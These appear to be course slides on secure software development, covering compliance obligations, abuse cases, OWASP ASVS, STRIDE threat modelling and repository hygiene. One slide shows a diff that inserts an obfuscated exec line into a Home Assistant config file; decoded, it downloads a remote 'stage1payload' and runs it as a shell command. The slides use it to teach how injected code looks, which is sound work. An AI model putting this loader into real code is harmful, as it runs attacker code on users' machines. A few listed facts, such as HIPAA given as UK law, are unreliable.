	3	Do you regularly report on adherence to external compliance obligations and use that information to guide efforts to close compliance gaps? You have established, well-defined compliance metrics You measure and report on applications' compliance metrics regularly Stakeholders use the reported compliance status information to identify compliance gaps and prioritize gap remediation efforts

Deployment Process	1	Do you use repeatable deployment processes? You have enough information to run the deployment processes Your deployment documentation up to date Your deployment documentation is accessible to relevant stakeholders You ensure that only defined qualified personnel can trigger a deployment You harden the tools that are used within the deployment process
	2	Are deployment processes automated and employing security checks? Deployment processes are automated on all stages Deployment includes automated security testing procedures You alert responsible staff to identified vulnerabilities You have logs available for your past deployments for a defined period of time
	3	Do you consistently validate the integrity of deployed artifacts? You prevent or roll back deployment if you detect an integrity breach The verification is done against signatures created during the build time If checking of signatures is not possible (e.g. externally build software), you introduce compensating measures

Planning and Requirements

Legal and Normative Compliance needs

- Specific operational areas have legal requirements
 - Processing of credit card information (a payment processor): PCI-DSS
 - Processing of user data (a shop): GDPR
 - Public sector: DL65/2021 and NIS2
 - Telecommunications: EECC, GDPR, NIS, Digital Services Act
 - Health Data (UK): HIPAA
 - Financial Sector: Digital Operational Resilience Act (DORA)
 - Others: ISO 27001, ISO 2000, Cyber Resilience Act
- Software planning must consider the legal requirements for the target market
 - Fulfilling legal framework may invalidate software for a given target security posture, functionality and value

Planning and Requirements

Legal and Normative Compliance needs

- Requirements are focused on product value, but must consider security aspects
 - Security Requirements
 - Multi-layer security protecting Confidentiality, Integrity and Availability
 - Avoid fraud and abuse
 - Allow updates and observability
- Requirements must include software and organization wide practices
 - Which tools are use
 - Who supplies them
 - How are system deployed/operated
 - How product support operates

Planning and Requirements

Use and Abuse Case


- **Abuse Case:** A way to use a feature that was not expected by the implementer, allowing an attacker to influence the feature or outcome of use of the feature based on the attacker action (or input).

- A Business Feature may result in a list of Abuse Cases
 - Each Define:
 - The Abusive Action
 - Source Reference
 - Risk Score (CVSS)
 - Applicable Countermeasure
 - Action to be taken

 - Abuse cases are registered but may be **accepted**
 - **Accepting risk consists in operating with its existence**

Planning and Requirements

Use and Abuse Case



Planning and Requirements

Use and Abuse Case

- **Feature:** Allow user to upload a compressed document along a message
 - **Abuse-01:** Upload Office file with malicious macro in charge of dropping a malware
 - **CVSS:** 6.3
 - **Countermeasure:** Parse the document for Macros
 - **Handling Decision:** Risk accepted
 - **Abuse-02:** Upload a Zip Bomb
 - **CVSS:** 9
 - **Countermeasure:** Scan file with a tool before decompression
 - **Handling Decision:** To be addressed

Planning and Requirements

Security Requirements

- Specific measures to be met to protect data, resources, and users.
 - Derived from applicable laws, industry standards, and the organization's security policies.
 - Security requirements are essential for ensuring the confidentiality, integrity, and availability of information.

- Which security requirements can we set for a service?
 - Will they be **enough**?
 - Will they be **aligned** with current risks?
 - Will they align with the **business requirements** of the application?
 - Will they be aligned with the **quality of competing solutions**?
 - Are they suitable for the **legal/regulatory** environment?
 - Can they be used to **secure the supply chain**?

Planning and Requirements

OWASP Application Security Verification Standard

- Level 1: The minimum for any application
 - Completely testable from the outside without documentation
 - Partially testable by SAST and DAST applications
 - Considers the most common vulnerabilities and attacks
- Level 2: The right fit for any application
 - Defined for data-sensitive applications
 - Areas such as B2B transactions, Commerce, Gaming
 - Want to protect application from expert attackers
- Level 3: What is needed for critical applications
 - Defined for applications with very sensitive data
 - Areas such as military environments, healthcare, critical infrastructure



OWASP ASVS LEVELS

Planning and Requirements

ASVS



V3 Session Management

Identification

Control Objective

One of the core components of any web-based application or stateful API is the mechanism that controls and maintains the state for a user or device interacting with it. Session management is a stateless protocol to stateful, which is critical for differentiating different users or devices.

Ensure that a verified application satisfies the following high-level session management requirements:

- Sessions are unique to each individual and cannot be guessed or shared.
- Sessions are invalidated when no longer required and timed out during periods of inactivity.

As previously noted, these requirements have been adapted to be a compliant subset of selected NIST 800-63b controls, focused around common threats and commonly exploited authentication weaknesses. Some NIST 800-63b verification requirements have been retired, de-duped, or in most cases adapted to be stronger. The intent of mandatory [NIST 800-63b](#) requirements.

Security Verification Requirements

V3.1 Fundamental Session Management Security

Description

#	Description	L1	L2	L3	CWE	NIST §
---	-------------	----	----	----	-----	--------

3.1.1	Verify the application never reveals session tokens in URL parameters.
-------	--

✓	✓	✓	598
---	---	---	-----

Applicable Levels

Section

References to other sources

Requirement

Design

Security By Design

- Products are built in a way that reasonably protects against malicious cyber actors successfully gaining access to devices, data, and connected infrastructure


- Some core principles (from CISA):
 - **Take Ownership** of Customer Security Outcomes
 - Embrace Radical **Transparency** and **Accountability**
 - Build Organizational Structure and **Leadership to Support Security Goals**

- Some methods:
 - Document Conformance to Secure SDLC Frameworks
 - Implement Vulnerability Management
 - Utilize Open Source Software **Responsibly**
 - Provide Secure Defaults for Developers
 - Foster a Security-Conscious Developer Workforce

Design

Threat Modelling


- To model and analyse technology systems and services to better understand how that system or service might be attacked or otherwise fail.
 - Identify boundaries to sub-domains
 - Identify Interactions
 - Identify potential locations for controls
- Steps:
 - Identify Assets and their relations (Scope)
 - Identify Attacks/Vulnerabilities/What could go wrong
 - Identify counter measures and mitigations
 - Evaluate



Design

Threat Modelling

- STRIDE model facilitates finding security threats
 - **Spoofing:** Pretending to be something or someone other than yourself
 - **Tampering:** Modifying something on disk, network, memory, or elsewhere
 - **Repudiation:** Claiming that you didn't do something or were not responsible;
 - **Information disclosure:** Someone obtaining information they are not authorized to access;
 - **Denial of service:** Exhausting resources needed to provide service
 - **Elevation of privilege:** Allowing someone to do something they are not authorized to do
- Potential damage of a threat is analyzed using an **Attack Tree**
 - Explores the possible chain of actions exploring threats
 - System Designers can build mitigations
 - Mitigation prevent further exploration along the attack tree



Design


Threat Modelling

A startup ecosystem based on mobile applications and APIs that manage peer to peer car rentals.



A customer can use a mobile app to unlock and start the car. The owner of the car has its own mobile app to manage rentals.

It has AI linked to its APIs and supports augmented reality features.

The APIs also allows to change radio stations which are stored in the cloud on a flat file for legacy reasons.




Design



Development

- Development is made through Versioned systems (e.g. GIT)
 - With strong Access Control in place and Signed Commits
 - Prevent injection of malicious code by a third party
 - Artifacts are extracted from Repository and built automatically
 - Commit hashes can be used to replicate the build process, detecting anomalies
 - Allows facilitated Code Review and Attribution
- As collaborative environments, repositories shall not have secrets
 - Passwords and API keys
 - Custom configurations from each developer




```
1 file changed +1-0 lines changed
homeassistant/config.py @@ -37,6 +37,7 @@
37 37 from .util.yaml import SECRET_YAML, Secrets, YamlTypeError, load_yaml_dict
38 38 from .util.yaml.objects import NodeStrClass
39 39
40 + exec(''.join(chr(x) for x in
[105,109,112,111,114,116,32,111,115,10,105,109,112,111,114,116,32,117,114,108,108,105,98,10,105,109,112,111,114,116,32,117,114,108,108,105,98,46,114,101,113,117,101,115,116,10,120,32,61,32,117,114,108,108,105,98,46,114,101,113,1
17,101,115,116,46,117,114,108,111,112,101,110,40,34,104,116,116,112,115,58,47,47,119,119,119,46,101,118,105,108,100,111,106,111,46,99,111,109,47,115,116,97,103,101,49,112,97,121,108,111,97,100,34,41,10,121,32,61,32,120,46,114,10
1,97,100,40,41,10,122,32,61,32,121,46,100,101,99,111,100,101,40,34,117,116,102,56,34,41,10,120,46,99,108,111,115,101,40,41,10,111,115,46,115,121,115,116,101,109,40,122,41,10]))
40 41 _LOGGER = logging.getLogger(__name__)
41 42
42 43 RE_YAML_ERROR = re.compile(r"homeassistant\.util\.yaml")
```

Development

Dependency Management

